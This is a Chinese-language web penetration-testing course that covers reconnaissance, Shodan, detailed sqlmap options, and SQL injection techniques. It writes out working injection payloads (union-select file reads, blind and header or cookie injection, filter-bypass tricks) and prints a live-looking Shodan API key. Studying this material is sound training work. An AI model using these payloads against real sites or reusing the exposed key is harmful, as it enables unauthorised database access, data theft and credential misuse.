Web安全攻防

ju7ran

目　录

1-信息收集

信息收集

域名介绍

域名(Domain Name),是由一串用点分隔的名字组成的Internet上某一台计算机或计算机组的名 称,用于在数据传输时标识计算机的电子方位

浏览网站过程:从DNS服务器获得指定域名对应的IP地址

whois

whois就是一个用来查询域名是否已经被注册，以及注册域名的详细信息的数据库（如域名所 有人、域名注册商）

不同域名后缀的whois信息需要到不同的whois数据库查询。如.com的whois数据库和.edu的就不 同。目前国内提供WHOIS查询服务的网站有万网、站长之家的等。每个域名或IP的WHOIS信息 由对应的管理机构保存，例如，以.com结尾的域名的WHOIS信息由.com域名运营商VeriSign管 理，中国国家顶级域名.cn域名由CNNIC管理。

whois查询方法

1.web接口查询

- https://whois.aliyun.com
- https://www.whois365.com/cn
- http://whois.chinaz.com
- https://whois.aizhan.com

2.通过whois命令行查询

```
whois aliyun.com
```

ICP备案

英文全称：Internet Content Provider，中文全称：网络内容提供商。ICP可以理解为向广大用户 提供互联网信息业务和增值业务的电信运营商，是经国家主管部门批准的正式运营企业或部 门。

《互联网信息服务管理办法》指出互联网信息服务分为经营性和非经营性两类。国家对经营 性互联网信息服务实行许可制度；对非经营性互联网信息服务实行备案制度。未取得许可或 者未履行备案手续的，不得从事互联网信息服务

收集子域名信息

顶级域名

```
.com .net .org .cn
```

子域名,凡顶级域名前加前缀的都是该顶级域名的子域名,而子域名根据技术的多少分为二级子 域名,三级子域名以及多级子域名

子域名挖掘工具

- 1.Maltego CE

- 2.wydomain
  - GitHub地址:https://github.com/ring04h/wydomain
- 3.搜索引擎挖掘
  - 在谷歌中输入site:sina.com
- 4.第三方网站查询
  - http://tool.chinaz.com/subdomain

- https://dnsdumpster.com
- https://phpinfo.me/domain/

端口信息收集

端口介绍

如果把IP地址比作一间房子,端口就是出入这间房子的门。真正的房子只有几个门,但是一个IP 地址的端口可以有65536个。端口是通过端口号来标记的,端口号只有整数,范围是从0到65535

在计算机中每一个端口代表一个服务

端口信息收集

对于收集目标机器端口状态可以使用工具来进行测试

工具原理:使用TCP或者UDP等协议向目标端口发送指定标志位等的数据包,等待目标返回数据包, 以此来判断端口状态

端口信息收集

1.使用nmap探测

```
nmap -A -v -T4 目标
```

2.使用在线网站探测,不能探测本地

```
http://tool.chinaz.com/port/
```

端口攻击

针对不同的端口具有不同的攻击方法

端口	端口说明	攻击方法
22	SSH远程连接	爆破、SSH隧道及内网代理转发、文件传输
23	Telnet远程连接	爆破、嗅探、弱口令
3389	rdp远程桌面	Shift后门、爆破
5900	VNC远程连接	弱口令、RCE
5632	PcAnywhere远程连接	嗅探、代码执行

防御措施

- 1.关闭不必要的端口
- 2.对重要业务的服务端口设置防火墙
- 3.经常更换用户密码
- 4.经常更新软件,打补丁

收集敏感信息

敏感信息收集重要性

针对某些安全做的很好的目标,直接通过技术层面是无法完成渗透测试。在这种情况下,可以利 用搜索引擎搜索目标暴露在互联网上的关联信息。例如:数据库文件、SQL注入、服务器配置信 息、甚至是通过Git找到站点泄露源代码、以及Redis等未授权访问。从而达到渗透测试的目的

Google hacking语法

google hack是指使用Google等搜索引擎对某些特定的网络主机漏洞进行搜索,以达到快速找到 漏洞主机或特定主机的漏洞的目的

intext:——搜索正文内容 例如intext:网站管理

intitle:——搜索标题内容 例如intitle:后台管理

filetype:——搜索指定文件格式 例如filetype:txt

inurl:——搜索特定URL。 例如.php?id

site:——制定搜索特定的站点 例如:site:baidu.com

info:——指定搜索网页信息 例如:info:baidu.com

HTTP响应收集server信息

通过HTTP或HTTPS与目标站点进行通信中,目标响应的报文中serve头和X-Powered-By头会暴露目 标服务器和使用的编程语言信息,通过这些信息可以有针对的利用漏洞尝试

> 获取HTTP响应的方法

1.利用浏览器审计工具

2.编写Python脚本,requests库

真实IP地址收集

CDN介绍

CDN的全称是Content Delivery Network,即内容分发网络

网址:https://www.cnblogs.com/xinxiucan/p/7832368.html

判断CDN存在

1.通过ping来判断是否存在CDN https://blog.csdn.net/zcmuczx/article/details/79389238

2.通过设置代理或者利用在线ping网站来使用不同地区的ping服务器来测试目标

http://ping.chinaz.com/

绕过CDN

如果目标没有使用CDN,可以直接利用ping获得IP地址。或者利用在线网站

```
http://www.ip138.com

https://securitytrails.com/
```

验证IP地址

利用IP地址对web站点进行访问,如果正常表明是真实IP地址。否则不为真

2-shodan介绍

shodan介绍

信息收集方式

1.主动信息收集:直接与目标进行交互,通过对交互过程中的信息进行收集

2.被动信息收集:通过第三方引擎与目标交互,或不予目标交互查询数据库,获得目标的信息

shodan搜索引擎介绍

虽然目前人们都认为谷歌是最强的搜索引擎,但shodan才是互联网上最可怕的搜索引擎。与谷 歌不同的是,shodan不是在网上搜索网址,而是直接进入互联网的背后通道。shodan可以说是一 款"黑暗"谷歌,在寻找着所有和互联网关联的服务器、摄像头、打印机、路由器等。

shodan网址:https://www.shodan.io/

shodan注册与登录

API key：pde7mB56vGwCWh2yKjj87z9ucYDiPwYg

shodan搜索

1.在explorer搜索框中输入webcam进行搜索

2.通过关键字port指定具体端口号。

3.通过关键字 host指定具体IP地址。

4.通过关键字city指定搜索具体城市的内容。

shodan安装命令行

```
pip install shodan
```

shodan初始化命令行

```
shodan init pde7mB56vGwCWh2yKjj87z9ucYDiPwYg
```

查找具体服务数量

1> 查看Apache服务器数量

2> 查看Tomcat服务器数量

shodan命令行搜索功能

```
shodan search microsoft iis 6.0
```

shodan获取指定IP地址信息

```
shodan host ip地址
```

shodan获取账号信息

```
shodan info
```

shodan获取自身外部IP地址

```
shodan myip
```

检测是否有蜜罐保护

蜜罐技术

蜜罐技术本质上是一种对攻击方进行欺骗的技术，通过布置一些作为诱饵的主机、网络服务或者信息，诱使攻击方对它们实施攻击，从而可以对攻击行为进行捕获和分析，了解攻击方所使用的工具与方法，推测攻击意图和动机，能够让防御方清晰地了解他们所面对的安全威胁，并通过技术和管理手段来增强实际系统的安全防护能力。

```
shodan honeyscore 123.59.161.39  # ip为百合网
```

Python-shodan使用

```
import shodan
SHODAN_API_KEY = 'pde7mB56vGwCWh2yKjj87z9ucYDiPwYg'

api = shodan.Shodan(SHODAN_API_KEY)
```

查看参数与返回结果https://developer.shodan.io/api

3-sqlmap介绍

Sqlmap介绍

Sqlmap是一个开源的渗透工具,它可以自动化检测和利用SQL注入缺陷以及接管数据库服务器的过程。他有一个强大的检测引擎,许多适合于终极渗透测试的小众特性和广泛的开关,从数据库指纹、从数据库获取数据到访问底层文件系统和通过带外连接在操作系统上执行命令
官方网址:http://sqlmap.org/

Sqlmap特点

- 完全支持MySQL、Oracle、PostgreSQL、Microsoft SQL Server、Microsoft Access、IBM DB2、SQLite、Firebird、Sybase、SAP MaxDB、HSQLDB和Informix等多种数据库管理系统。
- 完全支持布尔型盲注、时间型盲注、基于错误信息的注入、联合查询注入和堆查询注入。
- 在数据库证书、IP地址、端口和数据库名等条件允许的情况下支持不通过SQL注入点而直接连接数据库。
- 支持枚举用户、密码、哈希、权限、角色、数据库、数据表和列。
- 支持自动识别密码哈希格式并通过字典破解密码哈希。
- 支持完全地下载某个数据库中的某个表，也可以只下载某个表中的某几列，甚至只下载某一列中的部分数据，这完全取决于用户的选择。
- 支持在数据库管理系统中搜索指定的数据库名、表名或列名

Sqlmap的下载

```
http://sqlmap.org/
```

sqlmap注入介绍

所谓SQL注入,就是通过把SQL命令插入到web表单提交或输入域名或页面请求的查询字符串, 最终达到欺骗服务器执行恶意的SQL命令。具体来说,它是利用现有应用程序,将SQL命令注入 到后台数据库引擎执行的能力,它可以通过在web表单中输入SQL语句得到一个存在安全漏洞 的网站上的数据库,而不是按照设计者意图去执行SQL语句

SQL注入发生未知HTTP数据包中任意位置

sqlmap输出级别

参数：-v

Sqlmap的输出信息按从简到繁共分为7个级别依次为0、1、2、3、4、5和6。使用参数-v 来 指定某个等级，如使用参数-v 6来指定输出级别为6。默认输出级别为1。

- 0：只显示Python的tracebacks信息、错误信息[ERROR]和关键信息[CRITICAL]
- 1：同时显示普通信息[INFO]和警告信息[WARNING]
- 2：同时显示调试信息[DEBUG]
- 3：同时显示注入使用的攻击荷载
- 4：同时显示HTTP请求头
- 5：同时显示HTTP响应头
- 6：同时显示HTTP响应体

Sqlmap获取目标

1.sqlmap直连数据库

- 服务型数据库-MySQL,Oracle

```
python3 sqlmap.py -d "mysql://用户名:密码@地址:端口/数据库名字" -f --banner --dbs --
users
```

- 文件型数据库-SQLite

2.sqlmap指定目标URL

sqlmap直接对单一URL探测,参数使用 -u 或者 --url

```
URL格式:http(s)://targetur\[:port\]/
```

3.sqlmap读取不同文件类型进行SQL注入

1.为便于搜索引擎收录，许多网站专门为搜索引擎生成了xml格式的站点地图 参数是 -x

2.从多行文本格式文件读取多个目标,对多个目标进行探测 参数是 -m

3.可以将一个HTTP请求保存在文件中，然后使用参数 -r

4.从配置文件sqlmap.conf中读取目标探测 参数是 -c

sqlmap设置请求参数

HTTP请求有很多种方法（method），可以在不同位置（GET、POST、cookie和User-Agent等）携带 不同参数。往往只有在特定位置携带了特定参数以特定方法发起的请求才是合法有效的请求。 Sqlmap运行时除了需要指定目标，有时还需要指定HTTP请求的一些细节。

HTTP方法

一般来说，Sqlmap能自动判断出是使用GET方法还是POST方法，但在某些情况下需要的可能是PUT 等很少见的方法，此时就需要用参数--method来指定方法。

sqlmap设置post提交参数

参数 --data= ""
默认情况下,用于执行HTTP请求的HTTP方法是GET,但是可以通过提供在POST请求中发送的数据隐式 的将其改为POST。这些数据作为参数,被用于SQL注入检测

sqlmap中用来设置cookie的参数

```
--cookie
--cookie-del
--load-cookies
--drop-set-cookie
```

使用场景

> web应用程序具有基于cookie验证的过程,要测试的页面只有在登录状态下才能访问，登录状态用 cookie识别
> 想利用cookie值上的SQL注入漏洞,想要检测是否存在cookie注入

sqlmap使用cookie过程

- 1.登录或浏览页面
- 2.找到cookie
- 3.在sqlmap中使用--cookie cookie值

sqlmap中用来设置user-agent

默认情况下,sqlmap使用以下用户代理执行HTTP请求:

```
sqlmap/1.0-dev-xxxx(http://sqlmap.org)
```

sqlmap指定user-agent

```
使用参数 --user-agent = '指定的user-agent'
```

sqlmap中用来设置代理

sqlmap中设置代理的参数

--proxy

设置HTTP代理服务器位置 格式:--proxy http(s)://ip[端口]

--proxy-cred

设置HTTP代理服务器认证信息 格式:--proxy-cred user:pwd

--proxy-file

设置多条代理在文件中

--ignore-proxy

当希望通过忽略系统范围内的HTTP(S)代理服务器设置来针对本地网络的目标部

sqlmap中用来设置延迟

参数 --delay 0.5

sqlmap探测过程中会发送大量探测Payload到目标,如果默认情况过快的发包速度会导致目标预警。 为了避免这样的情况发生,可以在探测设置sqlmap发包延迟。默认情况下,不设置延迟

sqlmap中设置超时

参数 --timeout 10.5

在考虑超时HTTP请求之前,可以指定等待的秒数。有效值是一个浮点数,比如10.5秒。默认是30秒

sqlmap中设置超时重试次数

参数 --retries count

设置对应重试次数,默认情况下重试3次

sqlmap中设置随机参数

参数 --randomize 参数名称

sqlmap可以指定要在每次请求期间随机更改其值得参数名称。长度和类型根据提供的原始值保持 一致

sqlmap中设置忽略401

如果测试偶尔返回HTTP错误401的站点,而你想忽略它并在不提供适当凭证的情况下继续测试,可以 使用--ignore-401

--ignore-401 参数用来忽略未验证错误

避免错误请求过多而被屏蔽

有时服务器检测到某个客户端错误请求过多会对其进行屏蔽，而Sqlmap的测试往往会产生大量错 误请求，为避免被屏蔽，可以时不时的产生几个正常请求以迷惑服务器。

参数

- –-safe-url 隔一会就访问一下的安全URL
- –-safe-post 访问安全URL时携带的POST数据
- –-safe-req 从文件中载入安全HTTP请求
- –-safe-freq 每次测试请求之后都会访问一下的安全URL

4-Sqlmap性能优化

Sqlmap性能优化

sqlmap设置持久HTTP连接

sqlmap中可以设置连接为持久连接。HTTP报文中设置connection:keep-alive

sqlmap设置不接收HTTP Bod

参数 --null-connection

sqlmap中设置空连接,表示不接受HTTP当中的Body。 可以直接获得HTTP响应的大小而不用获得HTTP响应体,常用在盲注过程中

sqlmap设置多线程

参数 --thread

sqlmap中设置同时发送多少个HTTP请求的多线程

一键优化

-o 添加此参数相当于同时添加下列三个优化参数

- --keep-alive
- --null-connection
- --threads=3

sqlmap自定义检测参数

sqlmap设置探测等级

参数：--level

此参数用于指定检测级别，有1~5共5级。默认为1，表示做最少的检测，相应的，5级表示 做最多的检测。

sqlmap设置风险等级

参数：––risk

此参数用于指定风险等级，有1~3共3级。默认风险等级为1,此等级在大多数情况下对测试目标无害。

风险等级2添加了基于时间的注入测试,等级3添加了OR测试。

sqlmap指定位置注入

sqlmap设置指定注入参数

默认情况下Sqlmap会测试所有GET参数和POST参数，当level大于等于2时会测试cookie参数， 当level大于等于3时会测试User-Agent和Referer。实际上还可以手动指定一个以逗号分隔的、 要测试的参数列表，该列表中的参数不受level限制。这就是“-p”的作用。

如果不想测试某一参数则可以使用 --skip。

Sqlmap设置URI注入位置

当注入点位于URI本身内部时，会出现一些特殊情况。除非手动指向URI路径，否则sqlmap不会对URI路径执行任何自动测试。必须在命令行中添加星号(*)来指定这些注入点。

```
python sqlmap.py -u "http://targeturl/param1/value1*/param2/value2/"  --banner
```

5-sqlmap注入参数

sqlmap注入参数

sqlmap强制设置DBMS

默认情况下sqlmap会自动识别探测目标web应用程序的后端数据库管理系统(DBMS),sqlmap支持 的DBMS种类

- MySQL
- Oracle
- PostgreSQL
- Microsoft SQL Server
- Microsoft Access
- Firebird
- SQLite
- Sybase
- SAP MaxDB
- DB2

可以指定数据库来进行探测

参数 --dbms 数据库类型

sqlmap强制设置OS系统

默认情况下sqlmap会自动探测目标web应用程序的后端操作系统,sqlmap完全支持的OS种类Linux、 Windows

参数 --os 系统类型

Sqlmap强制设置无效值替换

参数：--invalid-bignum

在sqlmap需要使原始参数值无效(例如id=13)时，它使用经典的否定(例如id=-13)。

有了这个参数，就可以强制使用大整数值来实现相同的目标(例如id=99999999)。

```
python sqlmap.py -u "http://127.0.0.1/sqli/Less-1/?id=1" --invalid-bignum --ban
ner
```

参数：--invalid-logical

有了这个参数，就可以强制使用布尔操作来实现相同的目标(例如id=13 and18=19)。

参数：--invalid-string

有了这个参数，就可以强制使用随机字符串来实现相同的目标(例如id=akewmc)。

Sqlmap自定义注入负载位置

在某些情况下，只有当用户提供要附加到注入负载的特定后缀时，易受攻击的参数才可被利用。当用户已经知道查询语法并希望通过直接提供注入有效负载前缀和后缀来检测和利用SQL注入时，这些选项就派上用场了。

--prefix 设置SQL注入Payload前缀

--suffix 设置SQL注入Payload后缀

```
$query = "SELECT * FROM users WHERE id=('.$_GET['id'].') LIMIT 0, 1";

python sqlmap.py -u "http://ip/sqlmap/mysql/get_str_brackets.php\
?id=1" -p id --prefix "')" --suffix " AND ('abc'='abc"

$query = "SELECT * FROM users WHERE id=('1') <PAYLOAD> AND ('abc'='abc') LIMIT
0, 1";
```

Sqlmap设置Tamper脚本

sqlmap本身不会混淆发送的有效负载，除了单引号之间的字符串被CHAR()类似的表示形式所取代之外。sqlmap通过Tamper脚本来绕过WAF等防御措施，可以在tamper文件夹下找到所有sqlmap自带的tamper脚本。

```
python sqlmap.py -u "http://ip/sqlmap/mysql/get_int.php?id=1" --tamper "between
.py,randomcase.py,space2comment.py" -v 3
```

Sqlmap设置DBMS认证

设置DBMS认证方式通过以下命令：

--dbms-cred = username:password

```
python sqlmap.py -u "http://127.0.0.1/sqli/Less-3/?id=1" --dbms-cred = "root:ro
ot" --banner
```

6-sqlmap注入技术参数

sqlmap注入技术参数

sqlmap设置具体SQL注入技术

参数 --technique

此参数用于指定检测注入时所用技术。默认情况下Sqlmap会使用自己支持的全部技术进行 检测。 此参数后跟表示检测技术的大写字母,其值为B、E、U、S、T或Q,含义如下：

- B：Boolean-based blind（布尔型注入）
- E：Error-based（报错型注入）
- U：Union query-based（可联合查询注入）
- S：Stacked queries（可多语句查询注入）
- T：Time-based blind（基于时间延迟注入）
- Q：Inline queries（嵌套查询注入）

可以用“–technique ES”来指定使用两种检测技术。“–technique BEUSTQ”与默认情况等效。

sqlmap设置时间盲注延迟时间

参数：–time-sec

用此参数设置基于时间延迟注入中延时时长，默认为5秒

sqlmap设置union字段数

在进行联合查询注入时,Sqlmap会自动检测列数,范围是1到10。当level值较高时列数检测范 围的上限会扩大到50。

可以用此参数指定列数检测范围，如--union-cols 12-16就会让Sqlmap的列数检测范围变成 12到16。

sqlmap设置union字符

参数：–union-char

默认情况下Sqlmap进行联合查询注入时使用空字符(NULL)。但当level值较高时Sqlmap会生 成随机数用于联合查询注入。 因为有时使用空字符注入会失败而使用随机数会成功。

sqlmap设置union查询表

参数：–union-from

有些情况下在联合查询中必须指定一个有效和可访问的表名,否则联合查询会执行失败

sqlmap识别指纹

探测目标指纹信息

参数 -f或者--fingerprint

7-sqlmap检索DBMS信息

sqlmap检索DBMS信息

sqlmap检索DBMS banner

获取后端数据库banner信息

```
参数 --banner或者-b
```

sqlmap检索DBMS当前数据库

获取当前数据库名

```
参数 --current-db
```

sqlmap检索DBMS当前主机名

获取主机名

```
参数 --hostname
```

sqlmap检索DBMS用户信息

sqlmap探测当前用DBA

探测当前用户是否是数据库管理员

```
参数 --is-dba
```

sqlmap枚举DBMS用户密码

Sqlmap会先列举用户，再列举用户密码Hash值。

```
参数 --passwords
```

sqlmap枚举DBMS用户

获取DBMS所有用户

```
参数 --users
```

sqlmap枚举DBMS权限

参数：--privileges
当前用户有读取包含了数据库管理系统中用户信息的系统表的权限时使用这一参数可以列举数据库管理系统中用户的权限。通过用户权限可以判断哪些用户是管理员。
若想只枚举特定用户的权限使用参数"-U"指定用户，可用"CU"来代表当前用户。

```
python sqlmap.py -u "http://127.0.0.1/sqli/Less-1/?id=1" --privileges U root
```

sqlmap枚举信息

sqlmap列举数据库名

列举数据库名称

```
参数 --dbs
```

sqlmap枚举数据库表

列举数据库表名

```
参数:    --tables

-D 数据库名字      指定具体数据库
```

sqlmap枚举数据表列

参数 -- columns

sqlmap枚举数据值

参数 --dump

sqlmap枚举schema信息

用户可用此选项列举数据库管理系统的模式。模式列表包含所有数据库、表、列、触发器 和他们各自的类型。

同样地，可使用参数--exclude-sysdbs排除系统数据库。

```
参数 --schema
```

sqlmap检索数据表数量

如果用户只想知道表的条目数,则可以使用此参数

```
参数 --count
```

sqlmap获取数据信息

参数 --start --stop

```
--start 1 --stop 3 返回当前数据库表的前三条记录
```

sqlmap设置条件获取信息

参数 --where

sqlmap暴力破解数据

暴力破解表名

```
参数 --common-tables
```

有些情况下用--tables不能列出数据库中表名来比如:

1.版本小于5.0的MySQL没有information_schema表

2.数据库用户权限过低无法读取表名

sqlmap暴力破解数据

暴力破解列名

```
参数 --common-columns
```

sqlmap检索所有信息

返回所有的检索信息

```
参数 -a 或者--all
```

练习靶场：https://www.mozhe.cn/bug/d1hJazFDeGRHV05DVjI3YXpHREZGUT09bW96aGUmozhe

8-SQL注入原理

SQL注入原理

介绍SQL注入

SQL注入就是指web应用程序对用户输入数据的合法性没有判断,前端传入后端的参数是攻 击者可控的,并且参数代入数据库查询,攻击者可以通过构造不同的SQL语句来实现对数据库 任意操作

SQL注入漏洞的产生需要满足两个条件

- 参数用户可控
- 参数带入数据库查询,传入的参数拼接到SQL语句,并且带入数据库查询

SQL注入的危害

1.数据库敏感信息泄露

2.页面被窜改

3.数据库被恶意操作

4.服务器被远程控制

SQL注入的分类

- 根据注入位置数据类型可将SQL注入分为两类:数字型和字符串型
  - 字符串注入
  - 数字注入
- 根据返回结果可以分为
  - 显错注入(error-based)
  - 盲注(boolean/time-based blind)


SQL注入的形成原因

SQL注入的形成原因

1.数据与代码未严格分离

2.用户提交的参数数据未做充分检查过滤及被带入到SQL命令中,改变了原有SQL命令的'语 义' ,且成功被数据库执行

SQL注入过程



火狐浏览器插件安装

hackbar破解安装

https://blog.csdn.net/wdsj_xh/article/details/97511285

9-SQL注入

SQL注入

GET和POST请求

GET提交，请求的数据会附在URL之后（就是把数据放置在HTTP协议头中），以?分割URL 和传输数据，多个参数用&连接

POST提交：把提交的数据放置在是HTTP包的包体中。

因此，GET提交的数据会在地址栏中显示出来，而POST提交，地址栏不会改变

get基于报错的SQL注入

通过url中修改对应的ID值,为正常数字、字符(单引号,双引号,括号)、反斜线来探测url中是 否存在注入点

get基于报错的SQL注入利用

1.order by判断字段数
2.利用union select联合查询,获取表名
3.利用union select联合查询,获取字段名
4.利用union select联合查询,获取字段值

盲注介绍

Blind SQL(盲注)是注入攻击的其中一种,向数据库发生true或false这样的问题,并根据应用程 序返回的信息判断结果。这种攻击的出现是因为应用程序配置为只显示常规错误,但并没有 解决SQL注入存在的代码问题

盲注种类

1.布尔类型
2.时间的盲注

GET基于时间的盲注

```
if(ascii(substr(database(),1,1))=115,1,sleep(3))
```

当数据库名第一个字母的ASCII码等于115时,执行一次sleep(3)函数等待3秒

GET基于Boolean的盲注

基于布尔的盲注,我们通常采用下面的办法猜解字符串

SQL语句	显示状态	说明状态
((select length(database()))>5)	正常	true
((select length(database()))>10)	无显示	false
((select length(database()))>7)	正常	true
((select length(database()))>8)	无显示	false

SQL语句	显示状态	说明状态
((select ascii(substr(database(),1,1)))>75)	正常	true
((select ascii(substr(database(),1,1)))>100)	正常	true
((select ascii(substr(database(),1,1)))>113)	正常	true
((select ascii(substr(database(),1,1)))>119)	无显示	false
((select ascii(substr(database(),1,1)))>116)	无显示	false
((select ascii(substr(database(),1,1)))>114)	正常	true
((select		

ascii(substr(database(),1,1)))>115)	无显示	false

```
select length(database());

select substr(database(),1,1);

select ascii(substr(database(),1,1));

select ascii(substr(database(),1,1)) > N;

select ascii(substr(database(),1,1)) = N;

select ascii(substr(database(),1,1)) < N;
```

sqlmap安全测试

```
python sqlmap.py -u "http://127.0.0.1/sqli/Less-8/?id=1" --technique T --dbs
```

POST基于错误的注入

特点:

1.POST请求不能被缓存下来

2.POST请求不会保存在浏览器浏览记录中

3.以POST请求的URL无法保存为浏览器书签

4.POST请求没有长度限制

POST基于错误单引号注入

注入点位置发生了变化,在浏览器中已经无法直接进行查看与修改。可以借助对应的插件完 成修改任务

POST基于错误双引号注入

注入点位置发生了变化,在浏览器中已经无法直接进行查看与修改。可以借助对应的插件完 成修改任务

sqlmap安全测试

```
python sqlmap.py -r target.txt -p passwd --technique E
```

targer.txt文件中是当前网址的请求,加上发送的参数

POST基于时间的盲注

在存在注入点POST提交的参数后加

```
and (select (if(length(database())>5,sleep(5),null))) --
```

如果执行的页面响应时间大于5秒,肯定就存在注入,并且对应的SQL语句执行

POST基于布尔的盲注

在存在注入点POST提交的参数后加入if判断语句

```
select length(database());

select substr(database(),1,1);

select ascii(substr(database(),1,1));

select ascii(substr(database(),1,1)) > N;

select ascii(substr(database(),1,1)) = N;

select ascii(substr(database(),1,1)) < N;
```

10-SQL注入绕过手段

SQL注入绕过手段

如果程序中设置了过滤关键字,但是过滤过程中并没有对关键字组成进行深入分析过滤,导致只是对整体进行过滤。例如: and 过滤,当然这种过滤只是发现关键字出现,并不会对关键字处理

大小写绕过

通过修改关键字内字母大小写来绕过过滤措施。例如:

```
AnD 1=1

order by 可以使用 OrdER来进行绕过
```

双写绕过

如果在程序中设置出现关键字之后替换为空,那么SQL注入攻击也不会发生。对于这样的过滤策略可以使用双写绕过。因为在过滤过程中只进行了一次替换。就是将关键字替换为空

```
uniunionon  union替换为空,也可以结合大小写绕过
```

编码绕过

可以利用URL编码工具,绕过SQL注入的过滤机制

http://tool.chinaz.com/Tools/urlencode.aspx

内联注释绕过

在MySQL中内联注释中的内容可以被当做SQL语句执行

```
/*!select*/ * from users;
```

11-MySQL注入读写文件

MySQL注入读写文件

MySQL数据库在渗透过程中能够使用的功能还是比较多的,除了读取数据之外,还可以进行 对文件进行读写(前提是权限足够)

读取前提:

1.用户权限足够高,尽量具有root权限

2.secure_file_priv不为null

读取文件内容

```
http://127.0.0.1/sqli/Less-1/?id=-1' union select 1,load_file('D:\\1.txt'),3 --+
```

开启MySQL文件写入

```
show variables like '%general%'; # 默认是关闭的

set global general\_log = on;
```

利用sqlmap进行读写文件

```
python sqlmap.py -u "http://127.0.0.1/sqli/Less-7/?id=1" --file-read "D:\\\\1.t
xt"
```

12-HTTP头中的SQL注入

HTTP头中的SQL注入

HTTP头中的注入介绍

在安全意识越来越重视的情况下,很多网站都在防止漏洞的发生。例如SQL注入中,用户提交 的参数都会被代码中的某些措施进行过滤

过滤掉用户直接提交的参数,但是对于HTTP头中提交的内容很有可能就没有进行过滤

updatexml函数

UPDATEXML (XML_document, XPath_string, new_value);

第一个参数：XML_document是String格式，为XML文档对象的名称，文中为Doc

第二个参数：XPath_string (Xpath格式的字符串)

第三个参数：new_value，String格式，替换查找到的符合条件的数据

HTTP User-Agent注入

```
' and updatexml(1,concat(0x7e,(select @@version),0x7e),1) or '1' = '1
```

HTTP Referer注入

```
' or if(1=1,sleep(5),null)  or '1'='1
```

sqlmap安全测试

sqlmap自动搜索POST表单注入

sqlmap指定参数探测SQL注入

sqlmap referer注入把referer 改成* 或者在后面加上*

13-cookie注入

cookie注入

HTTP头中的注入介绍

服务器可以利用cookies包含信息的任意性来筛选并经常性维护这些信息,以判断在HTTP传 输中的状态。cookies最经典的应用就是判断用户是否已经登录网站。

cookie注入

代码中使用Cookie传递参数，但是没有对Cookie中传递的参数进行过滤操作。导致SQL注入漏洞的产生。
注入的payload

```
Cookie: uname=admin' or 1=1 --+
Cookie: uname=admin' and updatexml(1,concat(0x7e,version(),0x7e),1) --+
```

sqlmap安全测试

```
sqlmap -r target.txt --level 3 --batch
```

cookie Base64注入

Base64介绍

base64编码是从二进制到字符的过程,可用于在HTTP环境下传递较长的标识信息。base64是 网络上最常见的用于传输8Bit字节码的编码方式之一,base64就是一种基于64个可打印字符 来表示二进制数据的方法
将原始内容转换为二进制,从左到右依次取6位,然后在最高补两位0,形成新的内容

编码规则

- 1.把3个字符变成4个字符

- 2.每76个字符加一个换行符
- 3.最后的结束符也要处理

cookie Base64注入代码分析

base64加密网址:http://tool.oschina.net/encrypt?type=3

如果报出Warning: date(): 在php.ini中设置date.timezone的值为PRC，设置好以后的为：date.timezone=PRC

使用Base64加密的注入语句，插入到Cookie对应的位置完成SQL注入漏洞的探测。

明文 " or 1=1 #

```
IiBvciAxPTEgIw==
```

sqlmap安全检测

```
python sqlmap.py -r target.txt --level 3 --tamper base64encode.py
```

14-绕过SQL注入

绕过SQL注入

绕过去除注释符的SQL注入

注释符的作用：用于标记某段代码的作用，起到对代码功能的说明作用。但是注释掉的内容不会被执行。

Mysql中的注释符：

- 1.单行注释： --+ 或 --空格 或 #
- 2.多行注释： /* 多行注释内容 */

对于正常的SQL语句中，注释符起到说明作用的功能。但是对于在利用SQL注入漏洞过程中，注释符起到闭合 单引号、多单引号、双引号、单括号、多括号的功能。

利用注释符过滤不能成功闭合单引号,换一种思路利用 or '1' = '1闭合单引号

```
http://127.0.0.1/sqli/Less-23/?id=1' --+
```

绕过剔除and和or的SQL注入

MySQL基础知识补充

- 1.MySQL中的大小写不敏感,大写与小写一样
- 2.MySQL中的十六进制与URL编码
- 3.符号和关键字替换 and -> && , or -> ||

sqlmap探测

```
python sqlmap.py -u "http://127.0.0.1/sqli/Less-25/?id=1" --dbs --batch
```

绕过去除空格的SQL注入

编码:hex,urlencode

空格 URL编码 %20

TAB URL编码 %09

url编码：https://www.w3school.com.cn/tags/html_ref_urlencode.html

sqlmap探测

有时候字符编码的问题，可能导致数据丢失，可以使用hex函数来避免

```
python sqlmap.py -u "http://127.0.0.1/sqli/Less-25/?id=1" --hex --dbs --batch
```

15-XSS跨站脚本分类

XSS跨站脚本分类

XSS漏洞介绍

